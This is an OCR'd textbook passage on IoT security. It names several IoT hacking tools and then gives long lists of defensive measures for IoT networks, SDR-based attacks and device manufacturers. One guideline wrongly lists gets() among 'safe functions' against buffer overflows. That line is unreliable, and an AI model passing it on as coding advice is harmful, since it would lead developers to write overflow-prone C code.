


Figure 18.66: Screenshot of CatSniffer


Listed below are some additional tools to perform IoT hacking:

- KillerBee (*https://github.com*)
- JTAGULATOR (*https://www.grandideastudio.com*)
- wiz_exploit (*https://github.com*)
- PENIOT (*https://github.com*)
- RouterSploit (*https://github.com*)



IoT Attack Countermeasures

This section discusses various IoT security measures, device management, and security tools that can be used to prevent, protect, and recover from various types of attacks on IoT devices and their networks. Following these countermeasures, organizations can implement proper security mechanisms to protect the confidential information transmitted between the devices and the corporate network.



How to Defend Against IoT Hacking

- Disable the "guest" and "demo" user accounts if enabled.
- Use the "Lock Out" feature to lock out accounts for excessive invalid login attempts.
- Implement a strong authentication mechanism.
- Locate control system networks and devices behind firewalls, and isolate them from the business network.
- Implement IPS and IDS in the network.
- Implement end-to-end encryption and use public key infrastructure (PKI).
- Use VPN architecture for secure communication.
- Deploy security as a unified, integrated system.
- Allow only trusted IP addresses to access the device from the Internet.
- Disable telnet (port 23).
- Disable the UPnP port on routers.
- Protect the devices against physical tampering.
- Patch vulnerabilities and update the device firmware regularly.
- Monitor traffic on port 48101, as infected devices attempt to spread the malicious file using port 48101.

- Position of mobile nodes should be verified with the aim of referring one physical node with one vehicle identity only, which means one vehicle cannot have two or more identities.
- Data privacy should be implemented; therefore, the user's account or identity should be kept protected and hidden from other users.
- Data authentication should be performed to confirm the identity of the original source node.
- Maintain data confidentiality using symmetric key encryption.
- Implement a strong password policy requiring a password at least 8–10 characters long with a combination of letters, numbers, and special characters.
- Use CAPTCHA and account lockout policy methods to avoid brute-force attacks .
- Use devices made by manufacturers with a track record of security awareness.
- Isolate IoT devices on protected networks.
- Implement a secure boot option that uses cryptographic code signing techniques, and ensure the device executes code generated by the device's original equipment manufacturer (OEM).
- Implement two-way authentication by using a cryptographic algorithm that can use both symmetric keys using SHA with HMAC and asymmetric keys using ECDSA.
- Create an asset inventory for mapping the network and for discovering all paths of ingress and egress to determine whether the IoT network has its own Internet gateway that does not follow the security policies or applicable laws, regulations, and contracts.
- Apply access controls between the IoT devices and IT resources by using enterprise firewalls, IDS/IPS, UBA, IAM, etc.
- Always read the privacy policy of an application before installing to check on the information it can access.
- Use a trusted execution environment (TEE) or security element (SE), TrustZone for ARM, to secure sensitive information.
- Implement active masking or shielding to protect devices from side-channel attacks.
- Validate code immediately before its use to reduce the risk of time-of-check to time-of-use (TOCTOU) attacks.
- Secure encryption keys and credentials by storing them in a Secure Access Module (SAM), Trusted Platform Module (TPM), Hardware Security Module (HSM), or another trusted key store.
- Prevent disclosure of IP addresses by disabling WebRTC in the browser.
- Use ad-blockers and non-trackable extensions available on the browser to prevent web-based attacks on IoT devices.

- Filter private IP addresses from DNS replies using dnswall to prevent DNS rebinding attacks.
- Use the cloud-based anti-DDoS solution for filtering or diverting malicious DDoS traffic.
- Employ content distribution networks (CDNs) and smart DNS resolution services to provide an additional layer of network infrastructure.
- Change the default settings of the router, including the router name and password.
- Do not use public Wi-Fi for IoT device management.
- Disable unwanted features of IoT devices when not in use.
- Implement cloud-based solutions that provide enhanced security to IoT edge devices.
- Maintain a proper vulnerability revelation policy for improved security. Care and validation must be performed on those vulnerabilities periodically.
- Employ a limited privilege access policy for both IoT hardware and firmware (i.e., unused ports, privileged data access, administrative access, etc.).
- Use centralized device management systems to monitor, update, and configure IoT devices securely.
- Configure devices securely by disabling unnecessary services and features to minimize the attack surface.
- Regularly scan for and remediate vulnerabilities in IoT devices and their associated software.
- Work with IoT device vendors that adhere to security best practices and standards.
- Use NAC solutions to enforce security policies and control access to the network based on the identity and health status of the IoT devices.
- Deploy honeypots and deception technologies to lure and trap attackers attempting to exploit IoT vulnerabilities.
- Adopt a zero-trust security model that assumes that no device or user can be trusted by default, requiring continuous verification of identity and authorization for access to resources.
- Deploy RASP solutions on IoT devices to monitor the execution of applications in real time and to detect and respond to security threats, such as buffer overflows or code injection attacks, at runtime.
- Consider leveraging the blockchain for enhanced IoT data security. It offers tamper-proof audit trails and decentralized consensus, thereby reducing the risk of data tampering and unauthorized access.
- Run IoT applications and services within isolated containers or sandboxes to limit the impact of potential security breaches.

How to Prevent SDR-Based Attacks

Attacks on IoT devices can be launched from any direction with persistent efforts and holding knowledge on some available tools. However, one must be proactive to prevent such attacks before the devices are compromised.

The following methods can help in protecting IoT devices from SDR-based attacks:

- **Securing the Signal**

  One of the most significant preventive measures to avoid software-based radio attacks is securing the signals using standard encryption methods.

- **Avoiding Command Repetition using a Rolling Technique**

  Frequent usage of the same commands can allow replay attacks. Commands should be initiated based on the rolling window scheme; this means that a command used earlier should not be initiated again. Flaws in this implementation can allow brute-force attacks.

- **Adopting Synchronization and Preamble Nibbles**

  Segregate the command sequence using preamble and synchronization nibbles, or else the protocols can be brute-forced using a reduction method such as a de Bruijn sequence. This can overlap the common bits negotiating the number of bits needed to replay the multiple command sequences.

- **Use of Anti-jamming Techniques**

  Implement anti-jamming techniques to detect and mitigate interference or unauthorized transmissions that might be carried out using SDRs.

- **Frequency Hopping**


  Utilize frequency-hopping spread spectrum (FHSS) technology to rapidly switch between frequencies within radio bands. This makes it difficult for SDR attackers to track and intercept signals.

- **Secure Key Management**

  Implement robust key-management practices using hardware security modules (HSMs) for secure storage and cryptographic operations in SDR-based communication systems.

- **Secure Over-the-air (OTA) Updates**

  Utilize secure OTA updates with cryptographic signatures and channels to ensure the integrity and authenticity of firmware patches and configuration changes for SDR devices.




General Guidelines for IoT Device Manufacturers

Manufacturers of IoT devices should ensure that they implement the following basic security measurements:

- SSL/TLS should be used for communication purposes.
- There should be a mutual check on SSL certificates and the certificate revocation list.
- Use of strong passwords should be encouraged.
- Ensure credentials are not hardcoded; they must be stored separately in secure trusted storage.
- The device's update process should be simple, secured with a chain of trust.
- Implement account lockout mechanisms after certain incorrect login attempts to prevent brute force attacks.
- Lock the devices down whenever and wherever possible to prevent them from attacks.
- Periodically check the device for unused tools and use whitelisting to allow only trusted tools or applications to run.
- Use a secure boot chain to verify all software that is executed on the device.
- Scrutinize new features of a product for any security flaw before it is released.
- Use safe functions such as gets() & fgets() to reduce the risk of buffer overflow vulnerabilities, as most IoT programs are written in C or C++.
- Incorporate security into the IoT software development lifecycle.

- Ensure the security of users' personal data by providing detailed information regarding the information sharing and data transfer.
- Provide proper guidelines for consumers regarding device security and configuration settings.
- Implement an external hardware tamper alert to ensure the physical security of the IoT device for the end user.
- Incorporate network security features such as firewalls, intrusion detection systems, and network segmentation capabilities to protect devices from network-based attacks.
- Adopt a policy of transparency about the device's security features and any known risks, and provide a clear contact method for security researchers to report vulnerabilities.
- Use industry-standard, secure communication protocols such as MQTT, CoAP, or HTTPS for transmitting data between IoT devices and backend servers.
- Integrate hardware-based security features such as trusted platform modules (TPM) or secure elements into IoT devices. These safeguard cryptographic keys enable secure boot, and offer tamper-resistant storage of sensitive data.



OWASP Top 10 IoT Vulnerabilities Solutions

Source: *https://owasp.org*

